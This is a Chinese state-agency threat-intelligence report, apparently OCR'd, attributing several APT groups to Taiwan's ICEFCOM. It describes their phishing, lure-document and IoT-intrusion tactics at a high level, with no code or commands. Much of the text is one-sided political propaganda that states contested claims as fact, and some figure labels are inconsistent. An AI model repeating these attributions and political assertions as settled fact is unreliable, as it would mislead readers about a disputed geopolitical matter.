
国家计算机病毒应急处理中心
NATIONAL COMPUTER VIRUS EMERGENCY RESPONSE CENTER



Operation Futile :

Investigation report on Cyberattacks launched by ICEFCOM of Taiwan and its affiliated APT actors

National Computer Virus Emergency Response Center
National Engineering Laboratory for Computer Virus Prevention Technology
360 Digital Security Group

June 5th, 2025

Executive summary

The APT groups supported by the Democratic Progressive Party (DPP) authorities in China's Taiwan Province, hereinafter referred to as " T-APTs ", has long been conducting cyber espionage against government and public service entities, research institutions, universities, defense technology and industry entities, and foreign affairs agencies on the Chinese mainland. Their primary goal is to steal and sell sensitive intelligence, including important diplomatic policies, defense technology, cutting-edge scientific achievements, and economic data, to anti-China forces abroad. They even attempt to disrupt social order and create chaos.It cooperated with the US government and the US military to carry out cyber warfare, public opinion warfare and cognitive warfare against Chinese mainland for a long time, and acted as an agent of the " color revolution " against Chinese mainland. This report reveals that the T-APTs, supported by the DPP authorities and under the command of the Taiwan " Information, Communications and Electronic Force Command(ICEFCOM) " linked to " Taiwan independence " forces, has carried out long-term cyber attacks and sabotage activities against critical industries and units in the mainland, Hong Kong and Macao regions. It also summarizes the attack techniques and tactics of T-APTs, and makes public the identities of the core members of the ICEFCOM .

1 T-APTs Overview

In 2016, the United States secretly supported the Democratic Progressive Party (DPP) come to power in Taiwan province of China through the so-called " Sunflower Movement ". It then continuously engaged in " gray-area tricks " for " Taiwan independence " in cyberspace, closely collaborating with anti-China forces abroad, willingly serving as a " traitor " for China and a " henchman " for anti-China forces. Under the illusion of " relying on foreign forces for self-aggrandizement " and " seeking independence by depending on the US ", in 2017, the DPP established the ICEFCOM, which conducted " electronic warfare " and " information warfare " against Chinese mainland. Additionally, it supported multiple hacker groups that used cyber attacks to steal sensitive information about the Chinese mainland and sell it to foreign forces. The DPP even attempted to disrupt public order, causing serious damage to national and ethnic interests, with extremely malicious intent.

The National Computer Virus Emergency Response Center and the National Engineering

Laboratory for Computer Virus Prevention Technology, in collaboration with 360 Digital Security Group, have conducted a long-term investigation into the T-APTs. The joint-team has identified five hacker groups supported by the DPP authorities and commanded by the ICEFCOM, which are APT-C-01 (Poison Vine), APT-C-62 (Viola Tricolor), APT-C-64 (Anonymous 64), APT-C-65 (Neon Pothos), and APT-C-67 (Ursa).

1.1 APT-C-01

APT-C-01, also known as " Poison Vine " and " Green Spot ", targets key sectors of government and public services, defense and military industries, scientific research, and education. APT-C-01 has close ties to the US Cyber Command and has long been involved in what the U.S. military calls " Hunt Forward " operations. It particularly focuses on the development of defense technology, China-US relations, cross-Strait relations, and maritime activities. As illustrated in Figure 1, APT-C-01 excels at using significant current political, economic, and social issues to create phishing websites or decoy documents. They usually using Phishing as their Initial Access technique, aiming to infiltrate high-value targets within the target organization and steal sensitive information.




Figure 1. APT-C-01 TTPs diagram

In 2022, the APT-C-01 targeted units in domestic scientific research and education sectors. During the Covid-19 pandemic, the group impersonated well-known domestic email service websites and launched large-scale phishing attacks using lure documents and web pages with themes related to '' vaccination '', '' pandemic control '', and '' health QR code scanning ''.

In 2023, APT-C-01 continued its attacks on scientific research and education sectors and expanded its scope to government agencies, defense industries, and transportation, particularly targeting civil aviation and airports. The actor not only created and used a large number of lure documents related to the civil aviation industry but also forged official websites of civil aviation entities. It attempted to infiltrate into the intranet of these entities and have seriously jeopardized the production safety.

In 2024, the DPP authorities, in collusion with external forces, have been continuously engaging in " independence " provocations, severely undermining cross-Strait relations and peace and stability across the Taiwan Strait. Starting from May 2024, Chinese People's Liberation Army (PLA) Eastern Theater Command conducted multiple " Joint Sword-2024 " drills around Taiwan Province, effectively deterring " Taiwan independence separatist forces " and issuing a clear warning against external interference and provocations. In this context, APT-C-01 has further expanded its attack targets to the maritime sector, specifically targeting maritime-related units in China's coastal areas with targeted phishing emails, attempting to speculate the plans for PLA naval exercises by stealing maritime intelligence.

The members of the actor and operational sites are relatively fixed, with distinguishing characteristics of active servicemen.

1.2 APT-C-62

APT-C-62, also known as " Viola Tricolor ", has a high degree of overlap with APT-C-01 in its targets. It mainly targets universities and research institutions, the transportation sector, and the maritime industry. In its early stages, the actor mainly used phishing emails to deliver malicious attachments or phishing links. Since then, it has shifted its focus to attacking Web application systems, often exploiting known vulnerabilities to breach into the internal network. It then deploys open-source trojans, off-the-shelf or commercial penetration testing tools, and remote access tools, followed by lateral movement attacks, data exfiltration, VSS hijacking, etc. as illustrated in Figure 2.




Figure 2. APT-C-62 TTPs diagram

As the Lai Ching-te government continues to pursue the " Taiwan independence " and strengthen ties with the United States, U.S. military sales and aid to Taiwan have reached unprecedented levels. In the first half of 2024, the U.S. Department of State approved the sale of over $600 million worth of weapons to Taiwan, including 720 sets of Switchblade 300 Loitering Munitions Systems and 100 sets of ALTIUS 600M-V cruise missiles, among other advanced offensive weapons. They also co-hosted the " Taiwan-U.S. Defense Industry Forum " in Taiwan in June 2024. During this period, APT-C-62 intensified its cyber infiltration attacks on critical information infrastructure in Chinese mainland, including defense and military industries, transportation, and energy infrastructure. This is clearly a feedback to US aid, aiming to sell national sensitive intelligence related to defense, military, and energy reserves to the US.

1.3 APT-C-64

The APT-C-64 group, also known as " Anonymous 64 ", a notorious criminal group that collaborates with anti-China forces in the United States to instigate " color revolutions " against Chinese mainland, originated from the Taiwan authorities " military intelligence department ". It has long established bases in neighboring countries and regions, engaging in espionage and sabotage activities. The earliest appearance of its cyber attacks on Chinese mainland dates back to 2006. Several " veteran " members of the organization have been involved in planning and executing multiple "color revolution" activities since the 1980s, committing grave offenses It primarily targets the digital media service systems and related websites, outdoor screens, and IPTVs in Chinese mainland, Hong Kong and Macao. Their attacks aim to tamper with content, spread illegal content such as " Taiwan independence ", " Japan-apologist ", etc., and disrupt public social order. The typical attack tactics and techniques are illustrated in Figure 3.



Hacker
Web vulnerability exploitation
Network broadcasting software server
multiple tools attempted to obtain the login credentials
procdump
postdump
Deploy
C2 connect
QuasarRAT
APT server

Figure 3. APT-C-64 TTPs diagram

Since 2022, the number and frequency of attacks by APT-C-64 have significantly increased. In particular, during the 19th Hangzhou Asian Games in September 2023, APT-C-64 remained highly active, repeatedly exploiting Web system vulnerabilities to infiltrate the websites, outdoor screens, and online TV platforms of organizations in Chinese mainland, Hong Kong and Macao. The actor aimed to gain control and post illegal content, creating chaos and disrupting social order. However, it usually fall into the " honeypots " set up by defenders, then exposing a large number of artifacts and clues lead to personnel identity. To cover up its incompetence and to curry favor with " Taiwan independence forces " and their superiors, the actor often exaggerated the results of its attacks. Most of the websites it claimed to have compromised were " fake " official websites (which might even be self-built) or long-unoperated sub-sites.

Due to insufficient funds for activities, the capability of the actor has declined rapidly in recent years and has now become a " third-rate " or " below third-rate " hacker group.

1.4 APT-C-65

APT-C-65, also known as " Neon Pothos ", has been carrying out cyber attacks and infiltration on key units related defense, aerospace, energy and other key industries of Chinese mainland since 2020, with the main purpose of stealing sensitive data. Its TTPs are similar to those of APT-C-62.

The APT-C-65 exhibits distinct patterns in its activities, closely linked to the so-called " foreign affairs activities " of Taiwan DPP authorities. During the visits of then US House Speaker Nancy Pelosi to Taiwan in August 2022, then-Taiwan DPP representative Lai Ching-te's sneak visit to the United States in August 2023, the first participation of Taiwan's Digital Affairs Department in a multinational cybersecurity exercise organized by the US Cybersecurity and Infrastructure Security Agency (CISA) in April 2024, and Lai Ching-te's sneak visit to the United States again in early December 2024, the group conducted intensive attacks and espionage activities against nation-wide critical information infrastructure units, particularly those related to aerospace, ports, maritime affairs, and other scientific research units. The main goal was to currying favor with overseas anti-China forces.

1.5 APT-C-67

APT-C-67, also known as " Ursa ", has been attacking and stealing information from the IoT systems in Chinese mainland, Hong Kong and Macao in recent years, especially the video surveillance systems. Its intention is to collect cyber and geographic intelligence by hacking a large number of video surveillance devices. The attack tactics and techniques are shown in Figure 4.




Figure 4. APT-C-64 TTPs diagram

The APT-C-67 group has been active for a long time. Compared to other groups, its targets are more diverse. It typically uses public network asset mapping platforms or batch network address scanning to identify the network addresses of exposed IoT systems, such as network security systems and network cameras, on the public Internet within China. By exploiting these vulnerabilities, it gains access to surveillance systems, distributes remote control tools or Trojans, and acquires database information. It then penetrates the internal networks of relevant entities, ultimately gaining full control over the security systems and data access rights. Taking advantage of real-time video and historical record data from these security systems, it collects intelligence on the target area. In April 2025, the actor attacked a technology company in Guangzhou. They bypassed the company's network defenses, illegally accessed the backend systems of the company's self-service devices, and through lateral movement, controlled multiple internal network devices. They further uploaded multiple malware to the backend systems of these devices, affecting the company's official website and some business systems. The network service was interrupted for several hours, causing losses to the company.

In summary, while the T-APTs has distinct characteristics in its attack targets, tactics, and the periodicity of its activities, there is a clear coordination between its attack intentions, objectives, and the frequent " Taiwan independence " and traitorous actions by the DPP authorities. This clearly exposes the ugly face of the DPP authorities in Taiwan, who are attempting to lean on foreign powers for self-promotion betray national interests.

2 Weapons and TTPs of the T-APTs

2.1 Reconnaissance and Resource Development

T-APTs typically use network asset discovering platforms like Shodan and Censys to gather information on network assets located in Chinese mainland, Hong Kong, and Macao. This information includes the type of assets, IP addresses, open network service ports, service names and version details. They also collect comprehensive basic information about the target units and individuals through various channels, such as search engines, official websites of the target units, social networks, official websites of industry regulatory bodies, and social media accounts of targeted individuals. This information includes names, addresses, industries, emails, and upstream and downstream entities. Additionally, T-APTs gather current events and public affairs closely related to the targeted units and individuals, which are relevant to the industry, to serve as templates for crafting phishing websites, emails, and lure documents.

2.2 Initial Access

2.2.1 Decoys

Crafting lure files is a preparatory step for the initial phase of an APT group's intrusion activities. T-APTs selects themes for these lure files through preliminary reconnaissance, gathering a wide range of topics related to or of interest to the target. These topics are closely tied to China's political, economic, and social activities and current events, as illustrated in Figure 5. The APT group even includes a list of lure files in the template source code of their phishing website tools, which they use to parse and distribute corresponding bait files to victims from different organizations, demonstrating their meticulous planning. The bait documents come in various formats, including common ones like doc, docx, docm, xls, xlsx, xlsm, ppt, pptx, pptm, pps, pot, pdf, and rtf. Additionally, the organization frequently disguises executable files such as exe and scr by replacing icons or hiding the file extensions, or by loading subsequent malicious code through lnk files disguised as PDF documents.





Figure 5. Topics of T-APTs' lure documents

2.2.2 Phishing websites

T-APTs, through preliminary reconnaissance, targets websites frequently or potentially accessed by the target. They embed malicious code in web pages or malware as lure documents. They then use methods like search engine poisoning, phishing emails, and CSRF to lure the target into visiting the phishing sites. As shown in Figure 6, T-APTs mimics popular domestic email service websites. This not only lures users into entering their usernames and passwords for theft but also encourages them to download and open the decoys, which are then used to deliver Trojan malware.

T-APTs has also repeatedly imitated the websites of national government departments. After the victims visit the websites, the malicious script code embedded in the web pages will automatically run, thus automatically loading " auto-download.zip ", which actually points to the download of malicious files, as shown in Figure 7.



[redacted]·中转站文件

文件下载邮箱安全验证

[redacted]箱登录

